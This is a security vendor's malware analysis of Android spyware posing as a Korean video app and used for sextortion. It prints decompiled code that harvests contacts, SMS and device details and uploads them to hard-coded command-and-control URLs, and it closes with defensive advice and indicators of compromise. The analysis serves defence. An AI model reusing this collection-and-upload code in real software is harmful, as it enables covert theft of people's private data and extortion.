Spyware Variant Disguised as Korean Video App Targets Multiple Asian Countries

blog.cyble.com/2021/09/03/spyware-variant-disguised-as-korean-video-app-targets-multiple-asian-countries/

September 3, 2021

A mobile app targeting both iOS and Android users primarily from China, Korea, and Japan was first identified by Lookout Threat Intelligence team in December 2020. The apps conduct spyware activities by offering escort services while they steal personal information from the victim's device. The goal of the attackers behind this data exfiltration of personal information is extortion or blackmail.

This particular type of scam is commonly called "Sextortion" and it typically targets multiple countries. These applications are often disguised as messaging, camera, and utility apps and are designed to exfiltrate data such as:

- Contacts
- SMS data
- Location information
- Images from device storage

Technical Analysis

During our routine threat hunting exercise, Cyble Research Labs came across a Twitter post that mentioned spyware masquerading as a Korean video app named "동영상".

Researchers at Cyble downloaded the malware samples and performed a detailed analysis, based on which, we determined that the malware is a variant of spyware and uploads the victim data to a Command & Control (C2) server.

APK Metadata Information

- App Name: 동영상
- Package Name: org.nnnmbook.sytyd
- SHA256 Hash: **0bda73046fd733164877071d11318ec6dd56a6ea4e773c70ed5a3c8f7a244478**

Figure 1 represents the metadata information of the application.



Figure 1 Metadata Information

The malware has a set of permissions, out of which the attackers leverage three permissions to collect contacts, SMSs, and the victim's location. These dangerous permissions are listed in Table 1.

Permissions	Description

INTERNET	Allows applications to open network sockets
READ_PHONE_STATE	Read-only access to phone state
READ_CONTACTS	Access to phone contacts

Table 1 Permission used for malicious activity

Upon simulating the app, we observed that it initially requests users for permission to read contacts. Once the app has this permission, it loads the app's main activity, as shown in Figure 2.



Figure 2 App Flow

The app uses the permissions granted by the users to perform these activities on the users' devices:

The app reads the contacts from the compromised device and stores them in the array list

```
public class g {
    public static ArrayList<TongXunLu> a(Context context) {
        ArrayList<TongXunLu> arrayList = new ArrayList<>();
        Cursor query = context.getContentResolver().query(ContactsContract.Contacts.CONTENT_URI, null, null, null, null);
        while (query.moveToNext()) {
            TongXunLu tongXunLu = new TongXunLu();
            String string = query.getString(query.getColumnIndex("_id"));
            tongXunLu.setName(query.getString(query.getColumnIndex("display_name")));
            ContentResolver contentResolver = context.getContentResolver();
            Uri uri = ContactsContract.CommonDataKinds.Phone.CONTENT_URI;
            Cursor query2 = contentResolver.query(uri, null, "contact_id=" + string, null, null);
            while (query2.moveToNext()) {
                tongXunLu.setPhone(query2.getString(query2.getColumnIndex("data1")).replace("-", "").replace(" ", ""));
            }
            arrayList.add(tongXunLu);
            query2.close();
        }
        query.close();
        return arrayList;
    }
```

Figure 3 Reads and collects the contacts from the compromised device

Collected contacts are stored in a JSON file and are uploaded to a C2 link as shown in figure below.

```
public boolean a() {
    try {
        ArrayList<TongXunLu> a2 = g.a(this.b);
        if (a2 != null && !a2.isEmpty()) {
            HashMap hashMap = new HashMap();
            hashMap.put("phone", this.a);
            String json = new Gson().toJson(a2);
            Log.d("##########", json);
            hashMap.put("contacts", json);
            Result result = (Result) this.c.a(b(), hashMap, Result.class);
            if (result != null) {
                result.isSuccess();
            }
        }
        return true;
    } catch (Exception e) {
        e.printStackTrace();
        return true;
    }
}

/* access modifiers changed from: protected */
public String b() {
    return "http://206.119.173.23:8080/m/uploadContact.htm";
}
```

Figure 4 Collected Contact data are stored in JSON file and uploaded via C2 link

The application also has a code function to read and collect SMS data from the compromised device.

```
public List<DuanXin> a(String str) {
    ArrayList arrayList = new ArrayList();
    try {
        Cursor query = this.b.getContentResolver().query(Uri.parse("content://sms/"), new String[]{"_id", "address", "person", "body", "date", "type"}, null, null, "date desc");
        int i = 0;
        if (query.moveToFirst()) {
            int columnIndex = query.getColumnIndex("person");
            int columnIndex2 = query.getColumnIndex("address");
            int columnIndex3 = query.getColumnIndex("body");
            int columnIndex4 = query.getColumnIndex("date");
            int columnIndex5 = query.getColumnIndex("type");
            do {
                query.getString(columnIndex);
                String string = query.getString(columnIndex2);
                String string2 = query.getString(columnIndex3);
                SimpleDateFormat simpleDateFormat = new SimpleDateFormat("yyyy-MM-dd hh:mm:ss");
                Date date = new Date(Long.parseLong(query.getString(columnIndex4)));
                simpleDateFormat.format(date);
                String format = new SimpleDateFormat("yyyy-MM-dd HH:mm:ss").format(date);
                if (query.getInt(columnIndex5) == 1) {
                }
                DuanXin duanXin = new DuanXin();
                duanXin.setPhone(str);
                duanXin.setReceiverPhone(string);
                duanXin.setSenderPhone(string);
                duanXin.setSendTime(format);
                duanXin.setContent(string2);
                arrayList.add(duanXin);
                i++;
                if (!query.moveToNext()) {
                    break;
                }
            } while (i < 100);
        }
    } catch (SQLiteException unused) {
    }
    return arrayList;
}
```

Figure 5 Collects Message details from the compromised device

As shown in Figure 6, the collected SMS details are stored in a JSON file and are uploaded to the C2 link as represented below.

```
public boolean a() {
    try {
        List<DuanXin> a2 = a(this.a);
        if (a2 != null && !a2.isEmpty()) {
            HashMap hashMap = new HashMap();
            hashMap.put("phone", this.a);
            String json = new Gson().toJson(a2);
            hashMap.put("messages", json);
            Log.d("#####", json);
            ((Result) this.c.a(b(), hashMap, Result.class)).isSuccess();
        }
        return true;
    } catch (Exception e) {
        e.printStackTrace();
        return true;
    }
}

/* access modifiers changed from: protected */
public String b() {
    return "http://206.119.173.23:8080/m/uploadSms.htm";
}
```

Figure 6 Uploads the collected SMS details to the C2 link

Upon finding the functions being called, where the collected contacts and messages are sent via C2 link, the app further connects to the function that performs additional activities such as collecting albums and device details.

```
public static void b(Context context) {
    try {
        String[] a2 = a.a();
        for (String str : a2) {
            if (str.equals(e.class.getName())) {
                e eVar = new e();
                eVar.a(context);
                eVar.c();
            }
            if (str.equals(f.class.getName())) {
                new f(context).a();   <- Contacts
            }
            if (str.equals(b.class.getName())) {
                new b(context).a();   <- Messages
            }
            if (str.equals(c.class.getName())) {
                new c(context).a();   <- Images and Albums
            }
            if (str.equals(d.class.getName())) {
                new d(context).a();   <- Device Details
            }
        }
        d = System.currentTimeMillis();
    } catch (Exception e) {
        e.printStackTrace();
    }
```

Figure 7 Sensitive information collected from the app

The app synchronizes the user's device data with the C2 login page used by the attacker to fetch the stored sensitive information.

```
public String b() {
    return "http://206.119.173.23:8080/m/sychonizeUser.htm";
}

public boolean c() {
    Result result;
    User user;
    HashMap hashMap = new HashMap();
    String b = org.commpanyaap.stu.a.e.b(this.a);
    try {
        hashMap.put("phone", this.d);
        hashMap.put("imei", b + "#" + org.commpanyaap.stu.a.e.a());
        hashMap.put("model", org.commpanyaap.stu.a.e.a());
        result = (Result) this.c.a(b(), hashMap, Result.class);
    } catch (Exception e) {
        e.printStackTrace();
        result = null;
    }
    if (result == null || !result.isSuccess() || (user = result.getUser()) == null) {
        return false;
    }
    c.a(this.a, user);
    if (!TextUtils.isEmpty(b)) {
        return true;
    }
    c.b(this.a, user.getNewImei());
    return true;
}
```

Figure 8 Collects the device data and uploads it to the C2 server

Conclusion

Despite having been around for a long time, spyware still poses a significant threat as the Threat Actors responsible are constantly adapting and using various encryption techniques to avoid detection. This makes the removal of spyware nearly impossible. Thus, users should exercise caution while installing applications.

SAFETY RECOMMENDATIONS:

- Keep your anti-virus software updated to detect and remove malicious software.
- Uninstall the application if you find this malware on your device.
- Keep your system and applications updated to the latest versions.
- Use strong passwords and enable two-factor authentication.
- Download and install software only from trusted sites and official app stores.
- Verify the privileges and permissions requested by apps before granting them access.

MITRE ATT&CK® Techniques- for Mobile

Tactic	Technique ID	Technique Name
Defense Evasion	T1406	Obfuscated Files or Information
Credential Access/Collection	T1412	Capture SMS Messages
Discovery	T1421	System Network Connections Discovery
Discovery	T1426	System Information Discovery

Collection	T1432	Access Contact List
Collection	T1507	Network Information Discovery
Impact	T1447	Delete Device Data

Indicators of Compromise (IoCs):

Indicators	Indicator type	Description
0bda73046fd733164877071d11318ec6dd56a6ea4e773c70ed5a3c8f7a244478	SHA 256 File Hash	Analysed Malicious file
hxxp://206.119.173[.]23:8080/m/uploadSms.htm	URL	C2 Link
hxxp://206.119.173[.]23:8080/m/sychonizeUser.htm	URL	C2 Link
hxxp://206.119.173[.]23:8080/m/openVip.htm	URL	C2 Link
hxxp://206.119.173[.]23:8080/m/login.htm	URL	C2 Link
hxxp://206.119.173[.]23:8080/m/uploadAlbum.htm	URL	C2 Link

About Cyble

Cyble is a global threat intelligence SaaS provider that helps enterprises protect themselves from cybercrimes and exposure on the dark web. Cyble's prime focus is to provide organizations with real-time visibility into their digital risk footprint. Backed by Y Combinator as part of the 2021 winter cohort, Cyble has also been recognized by Forbes as one of the top 20 Best Cybersecurity Startups to Watch in 2020. Headquartered in Alpharetta, Georgia, and with offices in Australia, Singapore, and India, Cyble has a global presence. To learn more about Cyble, visit www.cyble.com.